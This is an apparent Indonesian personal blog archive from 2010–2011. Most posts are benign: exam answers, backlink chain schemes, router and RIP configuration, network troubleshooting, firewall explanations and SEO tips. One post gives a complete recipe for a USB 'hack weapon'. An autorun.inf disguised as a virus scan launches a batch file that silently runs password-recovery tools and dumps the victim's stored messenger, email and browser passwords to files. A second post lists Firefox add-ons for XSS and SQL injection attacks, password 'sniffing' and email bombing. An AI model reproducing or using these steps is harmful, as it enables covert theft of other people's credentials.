Minggu, 13 November 2011

Ujian Tengah Semester MatKul Technopreneur

Jawaban:

1. usaha/ pendapatan yang saya hasilkan dalam hidup saya pertama ali adalah setelah saya lulus dari sekolah menengah kejuruan. Saya bekerja sebagai subkontraktor pada perusahaan yang bergerak dalam bidang jasa instalasi jaringan baik LAN aupun WAN. Pada perusahaan jasa instalasi tersebut saya bekerja selama 2 bulan .
Dalam pekerjaan ini memang terdapat baik dan buruknya juga, baiknya adalah kita langsung terjun kelapangan dan langsung berhadapan dengan konsumen dan buruknya adalah kondisi fisik maupun pengalaman pada saat instalasi dapat mengganggu proses kerja. Akhirnya pada awal pebruari saya mengurdurkan diri dari perusahaan tersebut. dan pada awal maret saya melamar pekerjaan pada perusahaan yang bergerak dibidang penjualan alat nerworking. saat ini saya juga menerima instalasi jaringan maupun servise komputer apabila berada dirumah.


2. bidang yang suka saya geluti :

1. bidang reparasi komputer
karena saya mempunyai keterampilan dalam reparasi komputer dan mengerjakan serivsan komputer adalah hal yang mengasyikkan.
2.bidang instalasi LAN
karena saya mempunyai pengalam dalam pemasangan jaringan LAN
3. jual beli perangkat networking
karena proses jual beli sangat mengasyikkan.


keunggulan : dapat mempermudah warga dalam menemukan ketiga bidang diatas sehingga warga sekitar rumah saya tidak perlu jauh jauh ke hi-techmall


3. jawaban menyusul pak

Lanjutkan Membaca...

Kamis, 22 April 2010

Award Backlink

Award Backlink namanya. Award ini memiliki simbol jabat tangan, mungkin artinya persahabatan antara sesama pengguna web-blog, agar terjadi hubungan yang lebih akrab. Sebagai pemula, saya mengucapkan terima kasih kepada sobat saya,lukman khakim yang telah memberi sebuah award ini.


[award%20backlink.jpg]


Tapi, award ini memiliki sebuah aturan main, yaitu bagi siapa yang menerima award ini, diharuskan untuk membaginya kepada sahabat blogger lain (ga' harus blogger, bisa juga wordpress, multiply, dkk) sebanyak 10 orang. Nah, sahabat yang ku pilih yaitu:

1.gieterror
2.ocha
3.aninda
4.Ichsan
5.diana afiifah
6.rollercoaster escapism
7.monsterilmiah
8.fiafilia
9.blubluebubbles
10.mcdoans

Bagi yang merasa dengan award ini, bisa konfirmasi dan segera diganti dengan sobat lainnya. Aturan main selanjutnya, sobat-sobat yang telah menerima award harus meyertakan link-link (sejumlah 10) berikut pada blog / artikel. Caranya, terdapat 10 link berikut (ga' boleh dimodiv atau kebolak-balik), urutannya hanya naik 1 level. Posisi pertama dihapus, posisi ke-2 naik menjadi posisi pertama, posisi ke-3 naik ke posisi 2, dan seterusnya, hingga pada posisi ke-10 kosong. Nah, di posisi itulah link dari blog Anda di tempel. Berikut yang harus di olah:

1.Market Ghost
2.LIVE BE BETTER

3.ngeposting ni yee
4.Saung Web
5.Link Tea
6.Bocah Pemalang
7.Alfian Masajid
8.Mohamad Wagiono
9.Lukman's Blog
10.Smart blog

Tapi ingat yaaa!!!, Sobat harus adil dalam menjalankannya. Jika tiap penerima award backlink mampu memberikan award ini kepada 5 orang saja dan mereka semua mengerjakannya, maka jumlah backlink yang akan didapat adalah:

Ketika posisi blog Sobat 10, jumlah backlink = 1
Posisi 9, jumlah backlink = 5
Posisi 8, jumlah backlink = 25
Posisi 7, jumlah backlink = 125
Posisi 6, jumlah backlink = 625
Posisi 5, jumlah backlink = 3,125
Posisi 4, jumlah backlink = 15,625
Posisi 3, jumlah backlink = 78,125
Posisi 2, jumlah backlink = 390,625
Posisi 1, jumlah backlink = 1,953,125

Dan semuanya menggunakan kata kunci yang Sobat inginkan. Dari sisi SEO Sobat sudah mendapatkan 1,953,125 backlink dan keuntungannya blog Sobat akan mendapatkan traffic tambahan, apalagi jika ada yang meng-klik link ke blog Sobat. Wah, Manntabbb ngga tuh...
Mudah-mudahan dengan adanya award ini bisa mempererat tali persahabatan sesama blogger
Lanjutkan Membaca...

Rabu, 21 April 2010

Membuat Banner Tukeran Link

berikut ini adalah sebuah cara meningkatkan jumlah pengunjung pada blog kita yaitu dengan cara tukar banner dengan pengguna blog yang pernah anda kunjungi atau lebih sering disebut tukeran link

untuk lebih lengkapnya silahkan baca cara singkat membuat banner ini

1. buka website http://cooltext.com/
2. kemudian registrasi pada website tersebut
3.pilih jenis banner yang anda inginkan kemudian ikuti langkah-langkah selanjutnya yang diberikan oleh web tersebut
4.tambahkan widget HTML kemudian dengan mengcopykan kode banner anda kedalam widget.
5.edit kode banner anda


< href="alamat blog anda"> < src="http://images.cooltext.com/1420386.gif" alt="ikuti blog q yaaa" width="80" height="15">

untuk banner yang saya buat hasilnya adalah sebagai berikut


ikuti blog q yaaa


agar pengunjung dapat mengambil kode banner anda silahkan tambahkan kode %lt textarea >

< href="http://vakumz.blogspot.com/"> < src="http://images.cooltext.com/1420386.gif" width="80" height="15" alt="ikuti blog q yaaa"> < /a>
----------------------------------------------------
< rows="3" cols="16">
< href="http://vakumz.blogspot.com/"> < src="http://images.cooltext.com/1420386.gif" width="80" height="15" alt="ikuti blog q yaaa"> < /a >
< /textarea >


"selamat mencoba"
Lanjutkan Membaca...

Jumat, 16 April 2010

Cara SMS Gratis Lewat Web.

wow mungkin anda tidak akan percaya tentang hal ini.

gratiskah????

tentu gratis.

kali ini saya akan beri tahu sedikit cara agar anda bisa menggunakan layanan sms gratis ini

silahkan kunjungi link berikut klik disini

untuk lebih lanjut silahkan lihat gambar dibawah ini
nah gambar berikut adalah cara dalam menggunakan layanan sms gratis melalui web
tersebut


"yang perlu diingat adalah ketika anda telah mengirim 1 SMS anda harus menunggu setidaknya selama 2.30 menit setelah itu anda bisa menggunakan layanan ini lagi"

:selamat mencoba:
Lanjutkan Membaca...

Kamis, 15 April 2010


Cara Setting Linksys WRT54G


# Hidupkan Router Linksys WRT54G.
# Dengan menggunakan kabel UTP yang telah disediakan (UTP Straight kabel) colok kabel tersebut ke komputer atau notebook sedangkan di pada Router di colok ke port LAN.
# Set IP pada komputer/notebook menjadi DHCP dan biasanya akan mendapat IP otomatis dari Router.
# Lalu lihat IP yang didapat oleh komputer/notebook.
# dengan menggunakan browser, pada address bar browser masukkan ip gateway komputer (biasanya default dari router 192.168.1.1) .
# Kemudian muncul window yang meminta agar memasukkan password akses, default user dan password : admin

# Di bagian internet Connection Type pilih sesuai dengan koneksi yang digunakan ( tergantung ISP): DHCP atau Static.
# Pada baguan Network Setup, Settingan LAN bisa kita pilih sesuai dengan kebutuhan atau keinginan kita apakah static atau DHCP. kalau kita pilih statik maka kita harus mengisi IP Address. Netmask, Gateway dan DNS secara manual.
# Time Zonenya pilihlah GMT+7 untuk indonesia dan kemudian bisa di save.
# lalu Save Setting.
# sampai disini maka Router dah siap digunakan untuk koneksi Internet, tinggal kabel UTP dari perangkat yang terkoneksi ke internet kita colok ke port WAN.


Setting Wireless

* masuk ke Menu Wireless
* Pilihan Wireless network mode pilih aja Mixed.
* lalu SSID tulis sesuai kemauan kita ( bisa nickname, alamat, nama atau apapun itu)
* Wireless Channel dipilih default, kecuali bila di sekitar tempat kita banyak wifi/hotspot yang bisa menggangu koneksi (dari pengalaman nich perangkat ini jauhkan dari perangkat indovision karena sering mengganggu)
* kemudian Save Setting.

agar koneksi Wireless aman, maka kita tinggal memasang security.Tipe security bisa kita gunakan WEP atau WPA. namun kebiasaannya banyak yang memilih WEP yang 64 bit.

Cara konfigurasinya Security Wireless :

* pilih Menu Wireless
* kemudian security mode pilih WEP
* untuk default transmite key pilih 1 ( boleh juga yang lain )
* WEP Encryption pilih 64 bits dengan 10 hex digits
* ketik passphrase dan klik generate, akan muncul 4 key untuk akses password wifi anda, silahkan gunakan Key 1, ( kalau kita memilih defaul transmitenya = 1).
* Save Setting

maka sekarang Wireless Router sudah siap untuk digunakan baik menggunakan kabel maupun wireless serta wireless yang sudah memiliki security/ pengaman.
Lanjutkan Membaca...

Setting Router Dinamis Dengan Menggunakan RIP Pada Linux Debian 4.0

RIP (ROUTING INFORMATION PROTOCOL)

Routing Information Protocol atau yang dikenal RIP adalah dinamik routing protokol yang sudah cukup tua. Di ciptakan sekitar tahun 1970.
Cara kerjanya berdasarkan Distance Vector Routing Protocol, yang berarti akan mempergunakan pendekatan berapa banyak hop (lompatan) router yang akan ditempuh untuk mencapai suatu network. Dan yang akan dipilih adalah hop terpendek.
Cara Kerja

RIP bekerja dengan menginformasikan status network yang dipegang secara langsung kepada router tetangganya.

Karakteristik dari RIP:

* Distance vector routing protocol
* Hop count sebagi metric untuk memilih rute
* Maximum hop count 15, hop ke 16 dianggap unreachable
* Secara default routing update 30 detik sekali
* RIPv1 (classfull routing protocol) tidak mengirimkan subnet mask pada update
* RIPv2 (classless routing protocol) mengirimkan subnet mask pada update


Satu hal yang perlu diperhatikan adalah RIP zebra secara default mempergunakan versi 2, sedangkan Cisco versi 1.
Konfigurasi

Sama halnya dengan zebra, daemon rip dapat dikonfigur lewat 2 cara.

Konfigurasi dengan 2 cara :

1. edit langsung pada file ripd.conf

root@opera zebra# vi ripd.conf
root@opera zebra# service ripd restart

2. melalui remote vty
telnet ke port 2602

root@opera zebra# telnet 127.0.0.1 2602
Hello, this is zebra (version 0.94).
Copyright 1996-2002 Kunihiro Ishiguro.

Konfigurasi RIP sangat sederhana, secara umum hanya membutuhkan 3 entri dalam running configurasi.
Masukkan network mempunyai router tetangga RIP dan network yang akan disebarkan ke router tetangga.

ripd(config)# router rip
ripd(config-router)# network 192.168.1.0/24
ripd(config-router)# network 10.1.1.0/24
ripd(config-router)# ^z
ripd#

Untuk memeriksa status RIP

ripd# show ip protocols
Routing Protocol is "rip"
Sending updates every 30 seconds with +/-50%, next due in 7 seconds
Timeout after 180 seconds, garbage collect after 120 seconds
Outgoing update filter list for all interface is not set
Incoming update filter list for all interface is not set
Default redistribution metric is 1
Redistributing:
Default version control: send version 2, receive version 2
Interface Send Recv Key-chain
Routing for Networks:
10.1.1.0/24
192.168.1.0/24
Routing Information Sources:
Gateway BadPackets BadRoutes Distance Last Update
Distance: (default is 120)

Untuk melihat routing yang didapat dari RIP tetangga.

ripd# show ip rip
Codes: R - RIP, C - connected, O - OSPF, B - BGP
(n) - normal, (s) - static, (d) - default, (r) - redistribute,
(i) - interface

Network Next Hop Metric From Time

Jangan lupa untuk menyimpan konfigurasi kedalam file.

ripd# write memory
Configuration saved to /etc/zebra/ripd.conf
Lanjutkan Membaca...

Troubleshoot Jaringan Pada Windows

Troubleshooting Network yang paling sering terjadi pada Windows
Koneksi Internet Terputus, apa yang harus dilakukan ?
Beberapa langkah yang sebaiknya diikutin adalah sebagai berikut :

step 1: siapkan minumanlah biar gak haus
step 2: pastikan posisi anda senyaman mungkin
Step 3: Cek nyala lampu pada Ethernet dan kabel Ethernet
- Jika tidak ada tanda koneksi, check kabelnya
- Cek juga lampu pada hub/switch termasuk powernya.


Step 4: Pastikan, setting ip,dns dan default gw sudah dikonfigurasi dengan tepat.
- gunakan ipconfig, ipconfig/all untuk memeriksa.
- gunakan ipconfig/release, ipconfig/renew untuk jaringan
yang menggunakan dhcp.
Step 5: Ping Default Gateway
- ip default gateway dapat dilihat melalui perintah ipconfig
Step 6: Ping DNS dan proxy server (jika policy jaringan harus menggunakan
proxy)
Step 7: Jika semuanya berhasil, ping dan tracert ke ipserverdns dan ipserverproxy
Step 8: Jika semuanya berhasil, coba ping dan tracert ke situs luar spt
www.google.com
Lanjutkan Membaca...

Sistem Kerja FireWall


Apabila anda sudah menggunakan internet untuk beberapa waktu, dan terutama jika anda bekerja di perusahaan yang besar dan browse internet di tempat kerja, anda mungkin sudah mendengar istilah firewall. Sebagain contohnya, anda sering mendengar orang bilang, “Saya tidak bisa ke situs itu sebab mereka tidak mengijinkan melalui firewall.”

Jika anda mempunyai hubungan internet yang cepat di rumah (seperti DSL atau kabel modem), anda juga mendengar tentang menggunakan firewall untuk network diperumahan. Kenyataannya, network perumahan mempunyai masalah keamanan yang sama dengan perusahaan besar. Anda bisa menggunakan firewall untuk melindungi network perumahan dan keluarga dari serangan situs web dan potensi para hacker.

Pada dasarnya, firewall itu seperti dinding pemisah untuk menghalangi tenaga yang merusak jauh dari rumah kita. Sebenarnya, dinding yang disebut firewall didirikan untuk menghalangi api untuk menyebar dari satu tempat ke tempat lain.

Lanjutkan Membaca...

Apakah FireWall itu??

Firewall adalah sebuah sistem atau perangkat yang mengizinkan lalu lintas jaringan yang dianggap aman untuk melaluinya dan mencegah lalu lintas jaringan yang tidak aman. Umumnya, sebuah firewall diimplementasikan dalam sebuah mesin terdedikasi, yang berjalan pada pintu gerbang (gateway) antara jaringan lokal dan jaringan lainnya. Firewall umumnya juga digunakan untuk mengontrol akses terhadap siapa saja yang memiliki akses terhadap jaringan pribadi dari pihak luar. Saat ini, istilah firewall menjadi istilah generik yang merujuk pada sistem yang mengatur komunikasi antar dua jaringan yang berbeda. Mengingat saat ini banyak perusahaan yang memiliki akses ke Internet dan juga tentu saja jaringan korporat di dalamnya, maka perlindungan terhadap aset digital perusahaan tersebut dari serangan para hacker, pelaku spionase, ataupun pencuri data lainnya, menjadi esensial.
Lanjutkan Membaca...

Rabu, 14 April 2010

Instalasi Windows 2000 Server

instalasi windows 2000 server


1. Setting booting pertama pada cdrom.
2. Masukkan cd install Windows 2000 Server.
3. Kemudian tekan enter untuk install Windows 2000 Server.
4. Setelah itu buat partisi sesuai keinginan anda.
5. kemudian format partisi anda dengan NTFS file system.
6. Tunggu sampai prosess format hardisk.
7. Setelah itu komputer akan reboot secara otomatis.
8. Setelah itu komputer akan menginstall device secara otomatis.
9. Ikuti prosedur instalasi Windows 2000 Server.


instalasi terminal server

1. Klik start menu
2. Masuk menu Control Panel
3. Klik add/remove program
4. Lalu pilih add/remove windows components
5. Setelah itu muncul jendela windows Components wizard
6. Kemudian centang Terminal Services dan Terminal Services Licensing
7. Lalu klik next
8. nanti akan ada prosedur untuk memasukkan cd windows 2000 server
9. Klik pada Aplication Server Mode
10. Klik next
11. Klik Remote Administration Mode
12. Klik next
13. Finish

instalasi rdesktop

1. Jika sudah selesai menginstal Linux RedHat, Instal RDesktop pada komputer.
~Masuk pada Linux RedHat yang berbasis text
~Ketik : cd /mnt/cdrom/
~Tekan Enter
~Ketik “ls” untuk melihat directory
~Ketik : cd RedHat/RPMS/
~Ketik : rpm –ivh rdesktop-1.2.0-1.i386.rpm
~Tunggu beberapa saat untuk menunggu rdesktop terinstal
~Ketik “rd” lalu tab untuk melihat apakah rdesktop sudah terinstal atau belum
~Atau ketik: rpm –qa | grep rdesktop untuk melihat program rdesktop

2. Jika Rdesktop sudah terinstal,masuk pada linux RedHat berbasis grafis dengan menekan : Ctrl+Alt+F7 atau ketik startx
3. Klik start
4. Klik Run Programe atau pada tool pilih terminal lalu ketik rdesktop spasi (no ip)

5. tunggu beberapa saat


selamat mencoba
Lanjutkan Membaca...

Sekilas Tentang Javascript

Java dan JavaScriptJava merupakan sebuah bahasa pemrograman yang mirip dengan bahasa C. Tetapi dengan Java kita bisa membuat tampilan halaman sebuah web menjadi lebih menarik. Contoh penggunaan Java adalah pada fungsi Mouseover, scrolling marquees, tampilan tanggal dan waktu, kalkulator, dan lain-lain. Terdapat dua tupe Java yaitu Java applet dan Java Script.


JAVA APPLETSJava merupakan bahasa pemrograman yang dikembangkan oleh Sun Microsystems dan merupakan bahasa pemrograman yang berorientasi obyek. Java bisa digunakan untuk membuat suatu aplikasi yang berdiri sendiri atau pun sebuah aplikasi mini yang biasa disebut applet. Applet biasa digunakan pada halaman web supaya terlihat lebih dinamis. Terdapat banyak sekali aplikasi/applet yang ada.


JAVA SCRIPTJavaScript dikembangkan oleh Netscape, yang merupakan bahasa pemrograman yang "sederhana" karena tidak bisa digunakan untuk membuat suatu aplikasi atau pun applet. Java Script merupakan sebuah bahasa scripting yang dikembangkan oleh Netscape.Dengan Java Script kita bisa dengan mudah membuat sebuah halaman web yang interaktif. Program Java Script dituliskan pada file HTML (*.htm atau *.html) dengan menggunakan tag kontainer
Lanjutkan Membaca...

Cara Mempercepat Koneksi Internet. Dengan Mudah

Browsing Internet dengan kecepatan yang tinggi pasti sangat menyenangkan, berbagai cara dilakukan untuk mempercepat koneksi internet baik menggunakan software agar koneksi internet menjadi lebih cepat maupun menggunakan settingan tertentu yang diklaim bisa mempercepat koneksi internet.


Berikut ini adalah beberapa tips yang dapat digunakan untuk mempercepat koneksi internet :


I. Menggubah setting bandwith Pada windows
Pada dasarnya OS windows sudah membatasi bandwidth untuk koneksi internet sebanyak 20% dari total bandwidth yang seharusnya bisa maksimal,Jika anda ingin menambah bandwidth internet supaya koneksinya terasa lebih cepat dan kencang bisa dengan cara mengurangi atau mengosongkan batasan bandwidth tersebut supaya pada Windows kita bisa maksimal dalam menggunakan bandwidth yang sudah ada.

Ikuti petunjuknya seperti dibawah ini :

1. Klik Start
2. Klik Run
3. Ketik gpedit.msc
4. Kemudian klik Ok
5. Setelah masuk klik Administrative Templates
6. Kemudian Klik Network
7. Setelah terbuka klik QoS Packet scheduler
8. Kemudian klik Limit Reservable Bandwidth
9. Dan setelah terbuka ubah setting menjadi Enable
10. Kemudian ubah Bandwidth Limitnya menjadi 0
11. Klik Apply,ok
12. Kemudian keluar dan Restart komputer

II. Gunakan DNS dari OpenDNS untuk koneksi internet yang lebih cepat dan lebih aman.

1. Klik Start
2. Klik Control Panel
3. Pilih Network & Internet Connection
4. Klik Network Connection
5. Klik Kanan Local Area Connection pilih Properties
6. Pilih Internet Protocol (TCP/IP) kemudian Klik Properties
7. Klik Use Following DNS Server
8. Isi Preferred DNS Server dengan angka : 208.67.222.222
9. Isi Alternate DNS Server dengan angka : 208.67.220.220
10. Kemudian Klik OK

III. Jika menggunakan Browser Firefox gunakan add on Fasterfox, bisa di download disini.

Fasterfox adalah sebuah add on yang berfungsi untuk mempercepat koneksi dengan melakukan optimasi pada network dan cache browser. Fungsi dari cache adalah untuk menyimpan data sementara dari website yang kita kunjungi, sehingga ketika kita membuka kembali website tersebut proses loading-nya akan lebih cepat karena datanya telah disimpan di cache.

Beberapa optimasi yang dapat dilakukan oleh fasterfox adalah: HTTP pipelining, Memory caching,Disk caching,DNS caching,FastBack caching.

IV. Bagi pengguna Firefox, silahkan pasang Adblock

Fungsinya adalah untuk mem-filter iklan-iklan yang tidak perlu pada saat kita browsing, sehingga proses loading akan menjadi lebih cepat dan maksimal.


"selamat mencoba"
Lanjutkan Membaca...

Dibalik kisah Hacker legendaris

Hacker memang sosok penuh kontroversi. Di satu sisi mereka mempunyai keahlian teknologi informasi dan komputer di atas rata-rata yang sering kali membuat takjub. Tapi di sisi lain, hacker sering kali pula diidentikkan dengan berbagai tindakan negatif lewat dunia maya.

Padahal jenis hacker itu sendiri terbagi beberapa kategori dengan tujuan yang berbeda pula. Sehingga kita tidak bisa memandang seorang hacker hanya dari satu persepsi.


Nah, lewat buku bertajuk ’Di Balik Kisah-kisah Hacker Legendaris’ kita diajak penulis mengenal berbagai tipe hacker tersebut, mana yang tergolong White-Hat, Black-Hat ataupun Gray-Hat Hacker. Dengan harapan, pembaca dapat melihat hacker secara utuh dengan disertai pengetahuan yang cukup..

Metode penyampaian disajikan penulis dengan mengajak pembaca untuk lebih mengenal sosok hacker lewat kisah aksi-aksi hacker dunia yang telah melegenda di kalangan ’penghuni’ dunia maya.

Dimulai dari asal muasal lahirnya Internet dan situs wab serta dilanjutkan dengan berbagai sepak terjang hacker-hacker yang telah menorehkan sejarah dalam perkembangan dunia teknologi informasi.

Sebut saja kisah Kevin Mitinick, dedengkot hacker yang tercatat sebagai ’America’s most wanted hacker’ sampai akhirnya ia tidak bisa meloloskan diri lagi, Richard Stallman dengan gerakan GNU-nya dan dianggap sebagai ’nabi’ kemerdekaan software sampai aksi-aksi hacker tanah air yang juga tidak kalah hebatnya.

Bahkan juga tidak mungkin, hanya lewat buku saku setebal 143 halaman ini, para pembaca dapat terinspirasi untuk menjadi seorang hacker setelah mengenal kisah hacker-hacker legendaris in
Lanjutkan Membaca...

Selasa, 13 April 2010

Menambah ratusan pengunjung ke blog

karena ini adalah layanan auto surfing jadi saat kita melakukan auto surfing kita masih bisa melakukan aktivitas seperti biasa tanpa mengurangi kebiasaan kita ber internet.

Lalu apa itu auto surfing?
sedikit pemaparan tentang auto surfing, auto surfing adalah situs pertukaran pengunjung,
namun kelebihannya adalah kita cuman melakukan login saja dan klik auto surfing dan pengunjung
langsung berdatangan ke blog kita.


saya tidak akan menulis tentang cara memasukan link ke situs masing-masing karena saya yakin bila sobat sudah bisa membuat blog maka ini tak akan sulit bagi anda.

Langsung saja saya perkenalkan salah satu situs auto surfing sekaligus yaitu autosurfmax

dengan mengikuti situs auto surf diatas dan anda masih bisa melakukan aktivitas seperti biasa dan itu masih akan ditambah dari bonus credit dari situs masing-masaing

jadi bila anda melakukan surf exchange dalam 3 jam kepada situs diatas anda bisa mendapatkan 350 lebih pengunjung ke blog anda.

dan dapatkan pula masing-masing 10% credit trafik pengunjung dari aktivitas referral anda.

Silahkan lasung daftar secara gratis dan dapatkan pengunjung tanpa henti keblogmu!
Lanjutkan Membaca...

apakah SEO itu...???

mungkin sebelumnya anda tidak mengerti apakah SEO itu... ??? dan mungkin anda akan bertanya-tanya apakah SEO itu


SEO adalah kepanjangan dari Search Engine Optimatization intinya, SEO adalah suatu cara untuk meningkatkan rangking situs / blog kita di Mesin Pencari. Sobat tau apa itu mesin pencari...? mesin pencari adalah suatu mesin yang bisa mencari atau yang lebih pasnya melacak situs kita dengan kata kunci tertentu. Contoh : sobat coba masuk ke www.google.com dan


ketikkan kata kuncinya yaitu

Tips-tips Mencari Website Survei yg Asli

. Hasilnya....sobat lihat gambar dibawah ini :


hasil dari kata kunci yang diketikkan di mesin pencari

Kembali ke masalah SEO. Sebenarnya, Teknik SEO itu sendiri, lebih diterapkan untuk blog / situs yang memang sifatnya commercial. Dalam artian blog / situs tersebut memang ditujukan khusus untuk bisnis. Nah...kalo kita selaku blogger dan memang kalo kita buat blog hanya sekedar hobi tanpa ada latar belakang bisnis maka SEO itu tidak terlalu penting.


"selamat berkarya"
Lanjutkan Membaca...

Jumat, 09 April 2010

Membuat senjata hack otomatis dari USB

hmmmm...


sekilas lagi teknik hacking...

kali ini kita pakai media yang sering digunakan oleh masyarakat luas yaitu "USB"

masih penasaran silahkan baca artikel berikut yang saya dapat dari browsing


Seperti yang kita tau,windows menyimpan beberapa password yang biasa kita gunakan setiap hari nya,seperti Instant Messenger,Outlook express,smtp.pop,ftp acc, dan auto-complete browser seperti IE dan Firefox.dan untuk setiap kategori nya masing-masing mempunyai tools khusus untuk mencuri data-data tersebut.

kita akan membuat USB kita menjadi senjata Hack otomatis lgs pda saat Usb tersebut terconnect ke komputer seseorang,

terlebih dahulu Download dahulu Tool-tool berikut,
Messenpass :me-recovery password beberapa Instant messenger populer seperti MSN,Windows Messenger,YM,dll

Mail Passview :me-recovery beberapa password dari email program seperti :Outlook Express, Microsoft Outlook 2000 (POP3 dan SMTP Accounts only), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free
selain itu bisa merecover web-based email accounts (hotmail,yahoo!,Gmail).

IEpassview : tools kecil yg merecover password yg di simpan di browser Internet Explorer.support dari versi 7.0 kebawah

Protected stored Passview :merecover smua password yg tersimpan didalam storage,Autocomplete password dari IE,MSN explorer password dll

passwordfox:tool kecil yang bisa memperlihatkan username dan password yang tersimpan dalam browser Mozzila firefox


selanjut nya kita membuat rootkit kita di USB.

1.Download semua Tools nya diatas,supaya maximum semua jenis data bisa ke hack.
setelah itu copy file executable nya saja (.exe) ke dalam USB kamu

contoh :Copy File-file ini mspass.exe, mailpv.exe, iepv.exe, pspv.exe and passwordfox.exe ke dalam USB.

2.ketik Script di bawah di notepad dan save dengan nama autorun.inf

[autorun]
open=launch.bat
ACTION= Perform a Virus Scan

copy autorun.inf nya ke USB

3.setelah itu buka lagi notepad dan ketikan script di bawah dan beri nama launch.bat


start mspass.exe /stext mspass.txt

start mailpv.exe /stext mailpv.txt

start iepv.exe /stext iepv.txt

start pspv.exe /stext pspv.txt

start passwordfox.exe /stext passwordfox.txt

copy launch.bat ke USB kamu ..


oke selesai,..


Note :Smua file yg baru kita buat dan file-file .exe nya disimpan di luar nya jangan di masukan ke folder(jika sebelum nya didalam USB kamu ada folder),

bagaimana ini bekerja?

1.coba kamu masukan USB kamu sekarang,maka akan ada Pop-up :Perform a virus scan
ini karena kita membuat file autorun tadi,langkah ini hanya pengalih perhatian aja,
yang sebenernya 5 program tadi berjalan secara diam-diam,awal nya memang agak memberatkan komputer,karena ada 5 procces yang berjalan tetapi dengan ukuran tools yg kecil jadi tidak terlalu berat,

2.setelah selesai hasil nya akan ada di file baru .txt yang otomatis ter-create setelah hasil nya ada,kamu bisa liat semua password disitu,mspass.txt,mailpv.txt,iepv.txt,pspv.txt,passwordfox.txt

3.hanya bisa di lakukan di komputer dengan basis windows,xp,2000, dan vista

note :Prosedur ini hanya akan merecover password jika kebetulah si pemilik PC tersebut merestore password nya di komputer.


"selamat mencoba"
Lanjutkan Membaca...

Membuat senjata hack dengan firefox

hah.....

firefox bisa jadi senjata hacker bagaimana caranya???

pasti kaget kan.

berikut adalah artikel yang saya dapatkan dari browsing sedikit share lah ^_^

firefox ternyata bs dimanfaatin menjadi senjata hacker.
Mozila Firefox ini agar menjadi sejata yang bisa dimanfaatkan... (Add-On dan Program Sendiri yah)...

Add-On yang di includekan semuanya bebas malware disini :

https://addons.mozilla.org/en-US/firefox


Berikut share Add-On dan fungsinya agar semua bisa menggunakan :

1. Free Ebook Search : untuk mencari e-book
2. Server Spy : melihat jenis server
3. Domain Finder : mencari data suatu domain
4. Who is : melihat detail situs
5. About This Site : melihat detail situs
6. Tix Now : mematikan timer rapid*share
7. Firebug : mengedit html, css, javascript di virtual hacking
8. XSS-Me : percobaan xss ke situs target
9. SQL Inject Me : percobaan SQL Injection ke situs target
10.Unhide Passwords : melihat password saat kita sniffing di LAN sendiri
11. Tab URL Copier : untuk mencopy paste URL
12. Who Are You? : Mencari data nama seseorang di internet
13. Zoom Fox : memperbesar gambar di web
14. Linkification : melihat http link target
15. XRays : melihat source code dengan tampilannya
16. Amazing Media Browser : mendownload file flash dengan cara hacking
17. Down Them All : mengambil banyak file html diserver target
18. Download Helper : mendownload video hacking
19. Spamborg : untuk pendaftaran email tanpa iklan
20. FasterFox : untuk mempercepat firefox
21. Stylish : menghack stylish di wordpress.com
22. Aardvark : mendelete barner saat melihat source code situs
23. Flashblock : memblock file flash
24. Flash Killer : tidak menampilkan flash agar yang terlihat tulisan saja
25. HostIP.Info.Geolocation : sorot link dan sudah terlihat alamat situs
26. Live HTTP Header : menampilkan http header
27. Fire FTP : sebagai FTP untuk upload file ke situs target
28. View Cookies : untuk melihat cookies
29. Add N Edit Cookies : untuk mengedit cookies
30. IeView : untuk melihat gambar di internet explore
31. Anonymouser : membuat diri tidak terlihat
32. User Agent Switcher : menyamar menjadi browser laen
33. YmNotifier : menyadap password yahoo
34. GMail Notifier : menyadap password gmail
35. Switch Proxy : mengganti proxy biar aman saat hacking
36. Reload Every : dapat digunakan untuk boom email target
37. Adblock Plus : untuk mengakses email dengan 3 profile
38. Hackbar : untuk mengetikkan URL yang sangat panjang
39. Calling ID Advisor : Bedah situs
40. Bandwidth Meter : untuk mengukur bandwidth kita


contoh sekilas


"selamat mencoba"
Lanjutkan Membaca...

Tips-tips Mencari Website Survei yg Asli

sedikit share yang saya dapatkan dari browsing.

berikut ini adalah beberapa cara membedakan website survey yang asli dan yang palsu

sebelum itu anda mungkin bertanya "apakah web survey itu"
web survey merupakan website yang memberikan sejumlah uang dengan mengisi Survei yg diberikan.. Biasa pembayaran via PayPal.. cukup menggiurkan bukan??????? akan tetapi juga tidak enak kalo terkena tipumuslihatnya ^_^ .. Dah susah payah surveys.. "dapatnya Sia-Sia"..!

1.
Langkah 1

Yang paling penting yang dapat Anda ingat sebelum mengisi survei online adalah bahwa mereka tidak boleh meminta Anda untuk nomor jaminan sosial Anda, rekening bank, kartu kredit, atau informasi penting lainnya. Ya, mereka akan menanyakan nama, alamat dan nomor telepon namun tidak lebih. Jangan memberikan informasi penting situs seperti hal yang saya sebutkan. Jika mereka meminta sesuatu dari hal itu - ia adalah bendera merah dan Anda harus melaporkannya.
2.
Langkah 2

Selalu cek dengan BBB. Setiap bisnis atau bisnis online legit harus memiliki beberapa berdiri dengan BBB. Misalnya, jika Anda mencari eHow di situs BBB, Anda akan menemukan bahwa IS dalam performa yang baik dan legit. Dengan melihat informasi ini, Anda akan dapat mengatakan apakah itu bahkan bernilai waktu Anda.
3.
Langkah 3

Apakah penelitian Anda di forum online dan website. Ini sangat sederhana. Semua benar-benar harus Anda lakukan adalah nama Google situs survey online dan ton tinjauan akan muncul. Tentu saja, beberapa orang tidak akan pernah bahagia, tetapi jika mereka lebih dari keluhan positif tentang situs - baik, Anda memiliki jawaban Anda.
4.
Langkah 4

Cara lain untuk memilih legit bayar situs survei adalah untuk memeriksa program arahan. Sebagian besar situs survei legit memiliki proses yang cukup baik menyebut orang. Tergantung pada berapa banyak mereka bayar untuk survei, dan anggota lain yang mendaftar di bawah nama Anda - Anda dapat menentukan apakah atau tidak layak kerumitan.


"selamat mencoba"

"dan hati-hati terhadap scam"
Lanjutkan Membaca...

Editing Foto secara Online

hmm..

gimana sich cara editing foto biar tampak keren meskinpun tidak memakai aplikasi maupun cara yang rumit???

berikut ini adalah sebuah website yang menyediakan fasilitas editing foto secara online.

yaitu www.photofunia.com

